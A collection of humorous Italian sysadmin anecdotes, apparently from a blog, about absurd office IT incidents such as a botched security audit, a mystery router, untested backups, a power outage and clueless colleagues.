Dal rumore che fa' pare che ci sia uno dei dischi che sta "frullando" l'intero computer. Spengo il tutto immediatamente e cerco di capire quale è il disco "bacato". Ovviamente è quello con / (e che ti pareva!).

Mi metto a cercare un disco di ricambio ma per questo caso non ne ho più. Mentre sto pensando a cosa combinare per ripristinarlo mi compare CL, il quale è anche il "finance controller" dell'azienda.

CL - Buon Anno!

IO - Dopo aver visto te??

CL - ??

IO - Lascia stare... che c'è?

CL - Che roba è questa? (mettendomi sotto al naso un pezzo di carta)

IO - (guardando l'enorme scritta 'FACTUUR') Hemmm... una fattura?

CL - Sì, una fattura, ma di che??

IO - Hummm... un disco fisso pare... SCSI... da 36 Giga...

CL - Ma devo pagarla?

IO - (pensando a quando è stata l'ultima volta che ho visto un disco scsi da 36 Gb) Herrr.... generalmente direi di sì, ma qui c'è qualche cosa di puzzolente, e per una volta non sei tu... aspetta che ti faccio sapere...

CL se ne va ed io cerco di rimembrare quando è stata l'ultima volta che ho ordinato un disco SCSI da questa gente... Ah! Sì... prima delle ferie, e proprio per il CVS!

Mi guardo attorno in cerca della scatola di tale disco (dato che io non l'ho mai installato), ma non ve ne traccia. Quindi cerco CH (la nostra super-centralinista-receptionista).

Cosa fa' l'applicazione X ?

IO - Micapercasomagaripuodarsi e' arrivato un pacco per me e non sono stato avvisato?

CH - Un pacco da chi?

IO - Da \$fornitore.

CH - No. Io non l'ho visto. E se non e' nella pigna dei pacchi li' non e' arrivato.

IO - O che bello...

Così mi attacco al telefono e chiamo \$fornitore. Dopo essermi sorbito una quindicina di minuti di musicchette natalizie come 'attesa' riesco finalmente a parlare con un essere umano (o presunto tale), per comodità lo chiameremo HW.

HW - (voce esitante/addormentata) Salve.

IO - Salve, sono DB di \$società'.

HW - Sì, dica...

IO - Ho ricevuto una fattura qui' numero XYZ per un disco fisso.

HW - Che numero ha detto?

IO - XYZ.

HW - HUUUUU... siii... ecco...

IO - Il problema è che la fattura è qui, ma il disco dove sta'?

HW - Dunque... aspetta... hummmm....

IO - (ma che accidenti sta' facendo questo?) Ci siamo?

HW - Momento.... non trovo quella fattura...

IO - Be', io non trovo il disco fisso.

HW - Come sarebbe a dire?

IO - Che mi avete fatturato un disco fisso che però non mi avete mai mandato!

HW - Disco fisso? Quale disco fisso?

IO - Quello che è in questa fattura!

HW - Fattura?

IO - (ma questo è ancora completamente rimbambito dal cenone di fine anno?) Heeeellloooooo!!!! Terra chiama HW, terra chiama HW, ci sei HW??

HW - Eh? Cosa?

IO - Mi avete mandato una fattura per un disco fisso che non mi avete mai mandato!

HW - Quale disco fisso?

Penso un attimo a cosa fare... andare fino là di persona per prenderlo a sberle potrebbe essere un'idea... ma con la fortuna che mi ritrovo è più grosso di me...

IO - Ricominciamo tutto da capo, ok? Ho ricevuto una fattura da voi, il numero della fattura non è importante adesso, su questa fattura c'è un disco fisso, ma non ho mai ricevuto il disco fisso! Quindi mi avete fatturato un prodotto senza mai mandarmelo!

HW - Ho, hemmm... forse abbiamo fatto un po' di confusione...

IO - Questo è poco ma sicuro. Dove' il mio disco fisso?

HW - Hemmm... be'... credo che possiamo fare una fattura di storno...

IO - No, in questo momento sono più interessato ad avere il mio disco fisso.

HW - Ma se non lo ha ricevuto..

IO - Sì, il disco non l'ho ricevuto. Ma lo voglio!

HW - Hummm.... senta, forse è meglio se chiama lunedì'...

E sì, perché forse lunedì' si saranno ripresi dalla baldoria...

Cosa è 'P'? Primo giorno dopo le ferie? Party? Pirlaggine? A voi l'ardua sentenza...

Cosa fa' l'applicazione X ?

Davide
01/01/2070 00:00

La Verifica

La Verifica

SL - ...e cosi' il reparto Internet Security di \$immensasocieta vuole una verifica della sicurezza del nostro sistema prima di cominciare a trasferire le varie applicazioni nella nostra rete.

IO - E perche' sta' gente vuole trasferire le loro applicazini nella nostra rete?

SL - Fondamentalmente perche' noi dobbiamo usarle.

IO - E che fine ha fatto il 'tutto resta come prima' di 3 mesi fa?

SL - Be', quello era tre mesi fa... adesso...

IO - Adesso e' 'voltatevi e chinatevi grazie'... giusto?

SL - Hummm...

Ok, cosi' mi ritrovo a parlare con questo emerito testadiquiz che dovrebbe (teoricamente) verificare la 'security' del nostro sitema.

CL - Mi serve una postazione dove attaccare il computer

IO - Nessun problema, ma esattamente che devi fare?

CL - Abbiamo questo tool che fa' uno scan della rete ed identifica eventuali problemi e crea un report automatico. Devo semplicemente avviarlo.

IO - (cominciamo bene) Ah... Ok.

Lo conduco quindi ad un tavolo libero ed attacco il suo laptop alla rete, non appena il tipo digita la sua password una mezza dozzina di finestre compaiono sullo schermo con... hummm... diciamo 'fotografie esplicite'...

CL - Errrrkkk... e questa roba da dove salta fuori?

IO - Dai 52 dialer che hai installato?

CL - Hummm... ma non c'erano ieri...

IO - Allora ieri sera devi aver fatto faville...

CL - Hemmm...

Nel frattempo un paio di UL che passavano di li' hanno fatto qualche commento particolare, percui CL gia' e' meno baldanzoso di prima.

Cominciamo quindi questa 'verifica'...

CL - Mi serve l'indirizzo IP di un server.

IO - ??? Non dovrebbe cercarsi da solo ?? Che cavolo di 'simulazione' di hackeraggio e'?

CL - Be', cosi' riduciamo un po' i tempi... anzi, sarebbe meglio avere una dozzina di IP, cosi' facciamo i controlli piu' rapidamente.

IO - Vabbe'.

Predispongo quindi una lista di server e workstations. CL avvia il suo accrocchio.

Dopo una mezz'ora circa viene a cercarmi.

CL - Allora, ecco l'elenco dei problemi.

IO - Vediamo un po... che cavolo vuol dire 'server Novell'?

CL - Che quel server Novell non e' protetto.

Cosa fa' l'applicazione X ?

IO - Ma non c'e' nessun server Novell nella rete! Questa macchina e' Solaris!

CL - Sicuro?

IO - (indico la Sun Ultra 450 a poca distanza)

CL - HUUUU... strano...

IO - Andiamo avanti che e' meglio... cose' questo 'Http protocol available' ?

CL - Be', quel server risponde al protocollo http...

IO - Bella roba! E' un server Web! E questo 'SNMP request acknowledged'?

CL - Che la macchina risponde alle richieste SNMP.

IO - E come posso monitorare quella chiavica di Windows se non mi risponde alle richieste SNMP? Vabbe' andiamo avanti... cose' sta' roba? "Unavailable" ?

CL - Che quella macchina non ha risposto a nessuna richiesta.

...ma questo mi piglia in giro...

IO - Fammi capi'... se la macchina risponde viene considerata 'insicura', mentre se non risponde 'non raggiungibile'?

CL - Hemmm... non l'ho fatto io il programma...

Sorvolo sul resto dei 'risultati'. Nel pomeriggio comunque arrivano gli altri due pinguini che dovrebbero attaccare, tramite un apposito router ISDN uno 'speciale' switch per fornire accesso alla rete interna di \$immensasocieta a 3 particolari laptop, specificamente configurati ed assolutamente intoccabili e (ipoteticamente) inattaccabili.

IO - Ok, ma che ha di speciale sto' router?

CL2- Che e' un router speciale.

IO - ...sivabbe'...

CL2 attacca il router e collega lo switch, quindi portiamo uno dei laptop nell'ufficio di SUSL e lo colleghiamo all'apposita presa di rete.

CL2- Ecco, adesso basta fare doppio click sull'icona della connessione...

Un'altra dozzina di finestrelle molto 'esplicite' compaiono allegramente sullo schermo... CL2 fa' un salto sulla sedia e tenta disperatamente di chiuderle, ma quelle persistono nel riapparire prima che lui riesca a chiuderle, dopo un paio di minuti risolve spegnendo il laptop.

CL2 - Herrr... credo che questo laptop sia da re-installare...

IO - Ma non erano 'inattaccabili'?

SUSL- Hummm...

E **noi** saremmo quelli la cui sicurezza e' da verificare???

Davide

01/01/2070 00:00

U.F.O. (unidentified fucked-up object)

U.F.O. (unidentified fucked-up object)

Sono le 9 di mattina di un tranquillo lunedì', o almeno così' sembra a me, quando arrivo bello baldanzoso in ufficio e decido che e' venuto il momento di fare un po' di pulizia nell'armadio delle connessioni, rimuovendo i cavi a spenzoloni e tutte le connessioni non più' utilizzate.

Sono lì' da circa mezz'ora a districare cavi peggio che un addestratore di boa constrictor quando un individuo sconosciuto mette dentro la testa...

IS - Heila! DB? Amministratore?

IO - Così' c'e' scritto sulla mia busta paga...

IS - Sono HQ di \$immensasocietà, ho portato il router per il collegamento alla nostra rete.

IO - ...un'altro?

IS - Hummm... ho parlato ieri con SL che mi ha detto che oggi andava bene e tu sapevi già' tutto...

IO - Evidentemente SL si e' "dimenticato" di passare l'informazione a me... non mi stupisce più' di tanto... che dovrebbe essere sto' coso'?

IS - Dunque, voi dovrete avere una connessione ISDN speciale per il collegamento alla nostra rete, ma il router che avete non e' quello giusto. Questo che ho portato io e' quello certificato per effettuare tale collegamento.

IO - Vabbe', tanto sto' già' mettendo in ordine qui' dentro... dove' sto' router?

Esco dall'armadio e prendo in consegna il router in questione.

A questo punto mi viene in mente che per connettere sto' coso' ho bisogno di un altro switch separato, dato che lo switch precedente se ne' andato via con il router "non certificato". Recupero perciò' uno switch dall'armadio e comincio l'operazione di collegamento.

Sono a metà' dell'opera (cavi passati, switch connesso e router appeso in modo precario), quando la mia mano incontra un qualche cosa appoggiato nel retro dell'armadio...

Per meglio spiegare ciò', immaginatevi che l'armadio delle connessioni e' un coso completamente pieno di cavi e (per qualche insano motivo) incastrato in una nicchia nel muro appena più' grossa dell'armadio stesso. Il risultato e' che tutto ciò' che e' nel retro di tale armadio e' praticamente irraggiungibile ed invisibile e nel malaugurato caso in cui un cavo o un qualunque cosa cada 'dietro' all'armadio, il cavo o l'oggetto in questione e' perso per sempre.

Dopo parecchio tira e molla riesco ad estrarre il congegno dall'armadio e a dargli un occhiata... e questo che roba e'? e come c'e' arrivato lì' dietro? e a che serve??

Allora, e' uno scatolotto nero, sopra c'e' scritto "router", c'e' un'etichetta con 3 numeri di telefono scritti sopra, da dietro escono 5 cavi: 3 sono cavi telefonici e scompaiono nei meandri del PBX, uno e' un cavo di rete ed entra in uno dei miei switch, l'ultimo e' l'alimentazione.

Sullo scatolotto ci sono 6 spie luminose, 3 corrispondenti (più' o meno) ai numeri di telefono scarabocchiati sopra, una marcata 'NET', una marcata 'POWER' e l'ultima marcata 'ALARM'. Tutte le spie sono accese fisse.

Quella rossa marcata 'alarm' non mi piace molto...

Cosa fa' l'applicazione X ?

A giudicare dalla polvere accumulata il 'coso' e' li' dietro da almeno un'anno, se non di piu'... Ho un ufo quindi, non ho idea di cosa sia ma sono sicuro che e' sfasciato. Comincio con lo staccarlo dall'alimentazione.

In un momento di ispirazione penso che forse e' parte del sistema di allarme, il quale e' predisposto per telefonare alla centrale in caso di emergenza. Mi attacco perciò al telefono con la societa' di vigilanza.

Non hanno la piu' pallida idea di cosa sia quel coso ma sono assolutamente sicuri che non sia loro. Ok, strike one. Chiamiamo la societa' da cui abbiamo in noleggio il PBX quindi... Manco loro hanno la piu' pallida idea di cosa sia quell'aggeggio, ma escludono categoricamente che sia loro. Strike two, rimane l'ultima (disperata) opzione: SL.

IO - Ho trovato un ufo!

SL - ???Un'ufo???

Procedo a descrivere la scoperta per l'ennesima volta...

SL - No, non ho idea di cosa sia, deve essere qualche cosa che abbiamo usato per un qualche progetto e che poi e' rimasto li'... ma se provi a chiamare uno di quei numeri di telefono che succede?

IO - Be', adesso niente suppongo, dato che il coso e' staccato dalla corrente ed in ogni caso mi pare alquanto sfasciato...

SL - Possiamo ripararlo?

IO - Se scopriamo cosa e' ed a cosa serve forse si'... ma io sono piu' preoccupato di "a cosa serve" e "perche' e' li'"

SL - Hummm... Per il momento lascialo staccato, se nessuno dice niente in un mese o giu' di li' lo buttiamo via e basta.

IO - ??Come sarebbe a dire "lo buttiamo via e basta"??

SL - Ma si', tanto era gia' rotto no? Ed abbiamo gia' abbastanza problemi con quelli di \$immensasocieta che sostengono che la nostra rete non e' sicura...

IO - Si', intanto sono loro che si beccano i virus ed i dialer sui portatili..

Certe volte mi preoccupa per le scoperte che faccio...

Davide

01/01/2070 00:00

Ma Chi Sono io? Babbo Natale???

Ma Chi Sono io? Babbo Natale???

Mattinata tranquilla e soleggiata, sto' controllando le statistiche di uso della rete per vedere se qualcuno ha fatto il cattivo (aka: si e' scaricato giga di roba illegalmente) quando CL mi arriva davanti.

CL - Mi serve una videocamera!

IO - Dunque... (indicando) ..il negozio qui' all'angolo di cine/foto/ottica dovrebbe averne.

CL - No, mi serve la **nostra** videocamera!

IO - (guardandolo fisso) Non ce la abbiamo.

CL - ...hemmm... mi serve...

IO - Ho capito **cosa** ti serve, quale parte di **non ce la abbiamo** non e' chiara?

CL - (stupefatto) ...**non abbiamo una videocamera???**

IO - No, mai avuta un a.

CL - (guardandosi attorno nella vana speranza di vederne una da qualche parte)...ma... ma....

IO - Non sono tua madre.

CL - Ma mi avevano detto che ne avevamo un a...

IO - E chi e' che mette in giro cotali notizie false e tendenziose?

CL - Hemmm... UL...

IO - Si, come no... digli che si e' rincoglionito del tutto.

Continuo con la mia attivita' quando UL2 arriva al galoppo.

UL2- Mi serve uno schermo da proiezione!

IO - Cosa ha il muro che non va?

UL2- Tre metri per due!

IO - Il muro e' molto piu' grosso.

UL2 mi osserva per circa un minuto...

UL2- Be?

IO - Cosa?

UL2- Lo schermo!

IO - Non ce lo abbiamo!

UL2- (stupefatto) Come non ne abbiamo un o?

IO - Mai avuto! Mai usato! Mai comperato!

UL2- Ma... ma...

IO - Non sono tua madre!

UL2- Lo schermo che era nella sala riunioni 'rossa'...

IO - Quello su cui CL2 scrisse coi pennarelli e non si poteva piu' cancellare? Se lo portarono via i netturbini all'incirca l'anno scorso di questi tempi.

UL2- (guardandosi attorno pure lui) ...hemmm... quindi...

IO - Siiiiiii???

UL2- Non abbiamo uno schermo?

IO - No.

UL2- E come facciamo??

IO - A fare cosa?

UL2- Stasera abbiamo il primo CrappoMedia Workshop Meeting! Ci serve uno schermo da presentazioni!

IO - Il primo che?

Cosa fa' l'applicazione X ?

UL2- Una specie di convention...

IO - Qui'? E perche' non avete affittato una sala congressi in qualche hotel?

UL2- E' stata un'idea di SUSL.

IO - E perche' non avete controllato PRIMA se avevamo o no uno schermo da presentazioni?

UL2- Be', SUSL...

IO - E allora che se la arrangi SUSL.

Per un po' non succede piu' niente di tanto eccitante, finche' non arriva CL3.

CL3- Dove' la videocamera?

IO - Quale videocamera?

CL3- **La** videocamera!

IO - Non c'e' nessuna videocamera! Non c'e' mai stata e (per quel che mi riguarda) mai ci sara'!

CL3- Ma stasera abbiamo il CrappoMedia Workshop e ci serve una videocamera!

IO - (indicando) Nel negozio di cine/foto all'angolo le vendono.

CL3- Benissimo! Vai subito a comperarne un a!

IO - (stendendo la mano) La carta di credito grazie.

CL3- (fissandomi) Quale carta di credito??

IO - La tua. Che ti credi? Che la pago di tasca mia?

CL3- Ma... ma...

Ma perche' sono tutti convinti che io sia la loro mamma??

Dopo aver spedito CL3 arriva di volata UL3...

UL3- Presto! Mi serve lo schermo da presentazione!

IO - Arridaie!!!! **Non c'e' uno schermo!**

UL3- Come non c'e' uno schermo??

IO - No, non c'e'! Se ne vuoi uno vai a comperarlo!

UL3 si gira di corsa e quasi si scontra con CL4.

CL4- ...la videocamera...

La giornata passa piu' o meno cosi'. Ogni 10 minuti circa qualcuno corre a domandarmi se abbiamo questo o quello, ed e' tutta roba che non abbiamo mai avuto e probabilmente mai avremo... Questo fino circa alle 18 quando dichiaro chiuso il mio tormento e me ne vado a casa.

Sono davanti alla televisione a sciropparmi un bel film con pop-corn annessi quando mi suona il telefono... rispondo (grave errore).

IO - Cosa?

UL - Heila', disturbo?

IO - Se ti dico di si' cosa fai?

UL - Hemmm... niente...

IO - Appunto, cosa vuoi?

UL - Siamo qui' con quelli di CrappoMedia per il workshop e...

IO - ...e...?

UL - Non riusciamo a collegarci al loro server per avere il media streaming ...

IO - Per forza, dato che in mezzo ci sono DUE (non un o) firewall e nessuno dei due ha la minima intenzione di lasciarti passare tale immondizia.

Ma Chi Sono io? Babbo Natale???

Cosa fa' l'applicazione X ?

UL - Si puo' aprire il firewall per stasera?

IO - Certo che si puo'. Bisogna solo collegarsi alla sua consolle, sapere la password e sapere quale tabella modificare.

UL - E lo puoi fare da li'?

IO - Teoricamente si', ma spiegami perche' dovrei farlo?

UL - Perche' cosi' possiamo andare avanti con la nostra presentazione?

IO - Che non potevate pensarci prima che vi serviva di modificare il firewall?

Ma il termine "pianificare" e' stato abolito dal dizionario? Insieme al termine "pensare" magari?

Davide

01/01/2070 00:00

A Manager Without A Clue

A Manager Without A Clue

Sono le 12 di un piovoso giorno di fine Gennaio, ed io sono alle prese con uno dei nostri UL. Uno di quelli 'tosti' (notare il velato sarcasmo...).

UL - Quindi, se noi volessimo collegarci con quel database...

IO - Devi avere username e password dal provider. E non puoi collegartici da qui, ma solo dalla macchina che e' ospitata dal provider.

UL - Ma io devo estrarre i dati per fare le statistiche.

IO - E che problema c'e'?

UL - Hemmmm... non possiamo installare Excel sulla macchina?

IO - Hummm... considerando che quella macchina e' Sun Solaris... no.

UL - E come faccio a fare le statistiche senza Excel?

IO - Ti colleghi alla foxxuta macchina, tiri giu' i dati usando un qualunque client testuale, ti scarichi i dati sul tuo PC e poi te li elabori come cacchio ti pare.

UL - Ma come mi collego da Excel?

Considero per un istante se mi sta' prendendo per i fondelli o dice sul serio...

IO - Non ti colleghi con Excel! Usi il client testuale che e' installato sulla macchina!

UL - E come faccio poi a leggere i dati con Excel?

IO - (brandendo la chiave inglese) ...si deve essere spostato qualche cosa li' dentro la tua testa... adesso la mettiamo a posto...

UL - Non scherzare! Mi servono sti' dati!

IO - Scarichi i dati sul disco, poi li trasferisci sul tuo PC e **poi** li elabori con Excel! Ma prima li prelevi dal server!

UL rimungina per un po' il concetto, ed io rimango in attesa del successivo 'e come li elaboro con Excel'. Ma la presenza della chiave inglese nelle mie mani deve avere un effetto corroborante sul funzionamento dei suoi neuroni, per cui decide di andarsene senza altri patemi.

Ma la calma e' di breve durata, infatti nel primo pomeriggio eccolo ritornare alla carica.

UL - Dunque, ho lo username e la password per il database.

IO - Bravo.

UL - Possiamo fare quella roba?

IO - Quale roba?

UL - Quella cosa con Excel!

IO - ...aridaie...

Mi collego in ssh al server ed avvio una sessione di SQLPlus sul database, una veloce *select count(*) from user_tables* mi ritorna 1432... un orda di tabelle...

IO - Ok, e adesso?

UL - Hemmm... dovremmo tirare giu' i dati no?

IO - E quali dati?

UL - Hummm... quelli del database...

IO - Ci sono oltre 1000 tabelle in questo database, quali vuoi tirare giu'?

Cosa fa' l'applicazione X ?

UL - Dunque.... non possiamo vederle tutte?

IO - Eccole (gli mostro l'elenco).

Ovviamente le tabelle hanno dei bellissimi nomi assolutamente amorfi e privi di qualunque significato.

UL - Hemmm...

IO - Tu non hai la piu' pallida idea di cosa dovresti fare... giusto?

UL - E' che mi aspettavo una cosa un pelo piu' semplice...

Tiro ad indovinare, ma credo che lui si aspettasse una tabella di nome "guarda qui per i dati che ti servono"...

UL - Tu non sai quali dati dobbiamo guardare?

IO - E come potrei saperlo? Sto' coso non l'ho fatto io, non ho idea di come i dati vengono inseriti o gestiti, ne' di come le tabelle sono in relazione tra di loro.

UL rimane per un po' ad osservare l'elenco di tabelle...

UL - Che facciamo?

IO - A me lo domandi? Non sei tu che dovresti conoscere questo progetto come le tue tasche?

UL - Hummm...

IO - Ma quando ti hanno detto di preparare ste' statistiche, non hai domandato di che accidenti stavano parlando?

UL - Be'.... ho pensato che... hemmm....

IO - E se non ne avevi la piu' pallida idea perche' non hai domandato ad uno dei programmatori che hanno fatto sta' roba?

UL - Ma... hemmm...

IO - E perche' rompi i marroni a me se non hai la piu' pallida idea di cosa dovresti fare?

UL decide che e' il caso di contattare qualcuno dei programmatori, e si dirige verso la sua scrivania. Un quarto d'ora circa dopo e' di ritorno.

IO - Allora? Hai trovato?

UL - Si e no...

IO - In che senso?

UL - Hemmm... il database non e' quello...

IO - A no?

UL - No... e nemmeno la macchina e' quella...

IO - A davvero?

UL - Sembra che ci sia stata una piccola imprecisione...

Ma come fa' ad arrivare in ufficio alla mattina??

Davide

01/01/2070 00:00

L'Aurea Legge Del SysAdmin

L'Aurea Legge Del SysAdmin

E' un tranquillo martedi' di fine gennaio, quando alzando gli occhi dal mio monitor mi trovo la faccia di UL che mi osserva con un sorriso a 386 denti...

IO - Oddio che orrore!!

UL - Cosa??

IO - Hai uno specchio?

UL - ??

IO - Lascia stare... che vuoi?

UL - Ho appena ricevuto una telefonata da \$isp, c'e' un problema con il server di \$societa'!

IO - Quale server? Mai sentito nominare!

UL - Si tratta di una macchina probabilmente installata da CL prima che se ne andasse, pare che ci sia uno dei dischi che stia morendo.

IO - O che bello...

UL - Bisognerebbe sostituire i dischi.

IO - Mi manca la parte in cui dice che e' un problema mio...

Una spiegazione qui e' necessaria.

Dunque, \$societa e' una piccola (4 persone) societa' che per un certo periodo di tempo ha "occupato" piu' o meno abusivamente uno spazio nel nostro stesso palazzo. Condividendo il supporto tecnico (cioe' IO) e lo spazio sui nostri server. Poi, causa la fusione con \$immensasocieta, hanno ricevuto lo sfratto ed hanno levato le tende.

UL - Ci hanno chiesto se, dato che il server inizialmente lo abbiamo installato noi, potevamo risolvergli il problema.

IO - E che server sarebbe questo? Io non l'ho mai visto.

UL - (porgendomi una fotocopia) Questa e' la fattura.

Osservo la fattura: e' un server GigaByte 1U, P4 1Ghz con due dischi fissi da 40 Gb IDE. Proabilmente un qualche controller per metterli in RAID. Ok, si puo' fare. Se uno dei dischi e' sifulo si sostituisce e si ricostruisce il RAID. Ma dato lo stato di rincoglimento di CL prima di fare qualche cosa voglio controllare le cose.

IO - Possiamo avere accesso a questa macchina da remoto?

UL - No.

IO - Come sarebbe a dire "NO"? Come cavolo faccio a controllare le cose?

UL - Be', paghiamo \$ISP perche' ci garantisca 'high security'...

IO - E adesso lo paghiamo perche' ci consenta l'accesso!

Una mezz'ora dopo UL torna con i dettagli di connessione. Io mi collego e... E' in striping! Non in mirroring!!

IO - Ok, la soluzione migliore e' quella di fare un bel backup, sostituire i dischi, rifare il raid in mirroring, re-installare e poi rimettere su i dati. In una giornata si fa.

UL - Ma non possiamo spegnere il server per una giornata!

IO - In tal caso dobbiamo preparare un server 'sostitutivo' e scambiarli.

UL - Si puo' fare?

Cosa fa' l'applicazione X ?

IO - Sì, ma non ho un server 1U da usare, dovremo usare un normale PC, il che vuol dire che dovranno spendere più soldi per l'hosting.

Così' è deciso: spendo una giornata installando il nuovo server e copiando i dati dal server di produzione a quello di sostituzione, poi chiedo ad UL di controllare il funzionamento del nuovo server. Quando mi dice che è Ok, faccio un ultimo backup del database, spengo via ssh il server di produzione ed andiamo a sostituirlo. Così' mi ritrovo sul tavolo un bellissimo (si fa per dire) GigaByte 1U.

E subito scopro qualche cosa che non mi piace: non è il disco che sta' decedendo, ma è il controller! Mi attacco al telefono con il fornitore e domando: su quella motherboard la garanzia è triennale, quindi possiamo chiederne la sostituzione. Mentre mi sto preparando a portare il congegno dal fornitore per la sostituzione UL mi ricompare davanti.

UL - C'è qualche cosa che non va' con la macchina di sostituzione!

IO - Del tipo?

UL - Nel database tutti i dati tra \$giorno e \$(giorno+5) sono mancanti!

IO - L'ultimo backup l'ho fatto \$(giorno+6), quindi se i dati erano dentro dovrebbero essere lì.

UL - (indicando l'ex-server di produzione) Possiamo controllare su quella macchina prima di mandarla via?

Controlliamo, e scopriamo che il database sulla macchina di produzione è totalmente illeggibile... che bello!

IO - Ma \$isp non fa' i backup? Perché noi non li abbiamo di sicuro!

UL - Domando...

Così' UL domanda ad \$isp, e si scopre che, sì, i backup li fanno, ma non hanno mai provato un restore, e adesso che lo hanno provato, hanno scoperto che **tutti** i backup in loro possesso sono totalmente inutilizzabili!

IO - Vorresti dirmi che loro pagano \$cifrone ad \$isp perché gli tenga la macchina sotto controllo e non si sono accorti che i backup erano inutili?

UL - Be'.... il contratto originale prevedeva solo il supporto hardware, i backup sono stati aggiunti come 'servizio gratuito' in un secondo tempo...

IO - Bel servizio del menga!

UL - Non possiamo farci niente?

IO - Se i dati sono andati sono andati. Il backup era l'unica soluzione.

UL - \$isp Dice che c'è un secondo backup di emergenza...

IO - Dove?

UL - Sul disco fisso del server stesso...

IO - Quello che è parzialmente illeggibile?

UL - Hemmm...

E così' si riconferma sempre l'aurea legge del SysAdmin: non limitarti a *fare* i backup, di tanto in tanto **provali** anche.

Davide

01/01/2070 00:00

The Dark Side Of The UPS

The Dark Side Of The UPS

E' una bella mattinata di meta' febbraio, tutto pare tranquillo e rilassato, io mi sto' sorbendo il mio caffe' mattutino controllando il log di utilizzo della rete, quando... di colpo l'intero edificio piomba nella semioscurita'.

Oibo'! Pensavo che l'impianto elettrico fosse a posto adesso...

Un rapido controllo nello sgabuzzino elettrico mi dice che il nostro contatore e' ancora su 'on', quindi il problema non puo' essere nell'edificio.

Dopo aver dribblato un paio di CL ansiosi di informarmi che il loro computer non funziona piu' (sic), arrivo finalmente in sala macchine a sincerarmi dello stato dei miei UPS.

Stanno facendo un casino della madonna tutti e 3, lamentandosi della mancanza di corrente.

A questo punto mi raggiunge UL.

UL - Hei! La luce non funziona!

IO - E l'aria condizionata nemmeno... dove sono i nostri premi Nobel?

UL - Hummm... problemi con l'impianto elettrico?

IO - Non mi sembra. Credo sia qualcosa da fuori.

UL - Possiamo controllare?

IO - Ho chiesto a CH (la nostra super-centralinista-receptionista) di contattare la societa' elettrica, se siamo senza corrente per altri dieci minuti devo cominciare a spegnere roba prima che si spengano da soli.

Dopo 6 lunghi minuti CH mi informa che la societa' elettrica ci sta' lavorando e ci vorra' ancora una mezz'oretta, ragion per cui comincia il grande shutdown.

Ora, un bel telnet/shutdown -h now sui vari server Unix/Linux ci mette circa 2 minuti per essere completato, il problema viene quando il nostro serverone Exponge non sembra molto convinto di volersi spegnere... e persiste nel dirmi che sta "salvando le impostazioni di sistema"... salvando **quali** impostazioni???

E cosi', arrivato ai fatidici 10 minuti e passa, l'UPS da' forfait ed il server raggiunge la pace dei sensi.

Fast-forward di una mezz'ora (sorvolo sui commenti idioti dei CL/UL durante la forzata astinenza da Internet) quando, di colpo, la luce ritorna.

Io comincio il lavoro di riavviare i miei server, ed ovviamente Exponge rifiuta di avviarsi. Il backup ha funzionato ieri? Spero di si.

Un paio d'ore dopo sono li' che cerco di capire che cavolo ha st'affare da lamentarsi, quando UL (che dovrebbe essere il super-esperto di Exponge) fa' la sua comparsa.

UL - Ho sentito che Esponge fa' i capricci.

IO - Hai sentito benissimo.

Cosa fa' l'applicazione X ?

Ci mettiamo perciò a guardare perché l'arnese non funziona, a quanto pare rifiuta di riconoscere il DC e si è "dimenticato" di quale dominio fa parte. Un paio di bestemmie e martellate dopo il server arranca verso il recupero. Ma la gioia è di breve durata, infatti il maledetto telefono comincia a suonare.

UL2- Non riesco a leggere la posta!

IO - Ho appena riavviato il server, dagli dieci minuti.

Dieci minuti dopo...

UL2- Continuo a non riuscire a leggere la posta!

IO - Strano... allora tu apri il tuo lookout...

UL2- Non ci arrivo neanche ad aprire lookout.

IO - Hu?? Allora, spiega che succede.

UL2- Io avvio il pc, questo mi dice che la mia password è scaduta e devo cambiarla, io inserisco la nuova password ma scompare tutto e mi dice che non va bene.

IO - Quale è la tua nuova password?

UL2- return

Alla faccia di chi parla di password idiote...

IO - Non è una gran bella password...

UL2- Sì lo so, ma è corta e facile da ricordare.

IO - Ok, allora, digita la password e non toccare nient'altro.

UL2- È sparito di nuovo.

IO - No, t'ho detto di non toccare nient'altro. Non fare click da nessuna parte!

UL2- Non faccio click. Scompare subito!

IO - Strano... tu digiti return...

UL2- No. Non 'return' la parola 'return', *il tasto return*.

IO -dimmi che stai scherzando...

UL2- Perché? Non va bene?

Davide

01/01/2070 00:00

A Different Kind Of CL

A Different Kind Of CL

SL - ...quindi e' essenziale che questa dannata connessione ISDN con \$immensasocieta funzioni al piu' presto possibile!

IO - Sul "dannata" siamo d'accordo, ma quante volte te lo devo dire che cio' che posso fare io si ferma all'attaccare il cavo nel router?

SL - Ma come e' possibile?

IO - Semplice: il router e' il **loro** router, lo switch e' il **loro** switch, la linea ISDN e' la **loro** linea ISDN ed i 3 laptop per il collegamento sono i **loro** laptop! Io non ho nessuna password per il collegamento.

SL - E non possiamo farcela dare sta' password?

IO - Perche' pensi che stia tempestando di telefonate questa gente da una settimana a questa parte?

Così, dopo un estenuante tira-e-molla, decidiamo che io devo andare fino alla tana del lupo, cioè gli uffici di \$immensasocieta, con uno di questi dannati laptop per cercare di capire cosa c'è che non va.

Eccomi quindi alle 9.35 di martedì mattina inchiodato in colonna sulla A2 (Amsterdam-Utrecht), la più incasinata autostrada di tutta l'Olanda.

Alle 10.18, dopo aver percorso la fantastica distanza di 36 Km (sic) raggiengo finalmente la tangenziale di Utrecht ed individuo l'uscita corretta.. o almeno spero.

Quindici minuti dopo sono irrimediabilmente perso nella zona industriale di Nieuwegein... ridente (si fa per dire) paesino alle porte di Utrecht.

IO - (guardando la carta)...Allora... vado di qua, di là, sopra al sottopassaggio, sotto al soprapassaggio, giro a destra e ci sono...

Altri dieci minuti dopo mi sto' guardando attorno nel mezzo di cio' che potrebbe essere il deserto dei tartari... ok, e' il momento di domandare alla tizia in bicicletta che mi sta' maledicendo... mi rendo conto a quel punto che non sono su una strada ma nel mezzo di una corsia ciclabile...

Una trentina di minuti dopo raggiungo, finalmente, il maledetto posto e mi presento a CL, il quale dovrebbe essere l'esperto di networking di \$immensasocieta.

CL - Quindi la connessione va e viene...

IO - Così' mi hanno detto.

CL - Ma tu non hai provato?

IO - Come cavolo faccio a provare? Il problema sembra presentarsi solo quando CL2 (segretaria) usa \$software, altrimenti non sembra esserci nessun problema. Inoltre mi piacerebbe molto avere le password di Administrator su questi foxxuti PC!

CL - Be', di quello si puo' discutere...

Comincia pertanto con il fare login sul laptop... o almeno ci prova...

CL - Hummm... password non riconosciuta..

Come attratto dal suono, un altro tizio si aggiunge al gruppo...

Cosa fa' l'applicazione X ?

CL2- Prova con \$username e \$password!

CL - Ho gia' provato!

CL2- Allora prova con \$altrousername ed \$altrapassword

CL - Quelli funzionano solo se sei in rete, io non lo sono!

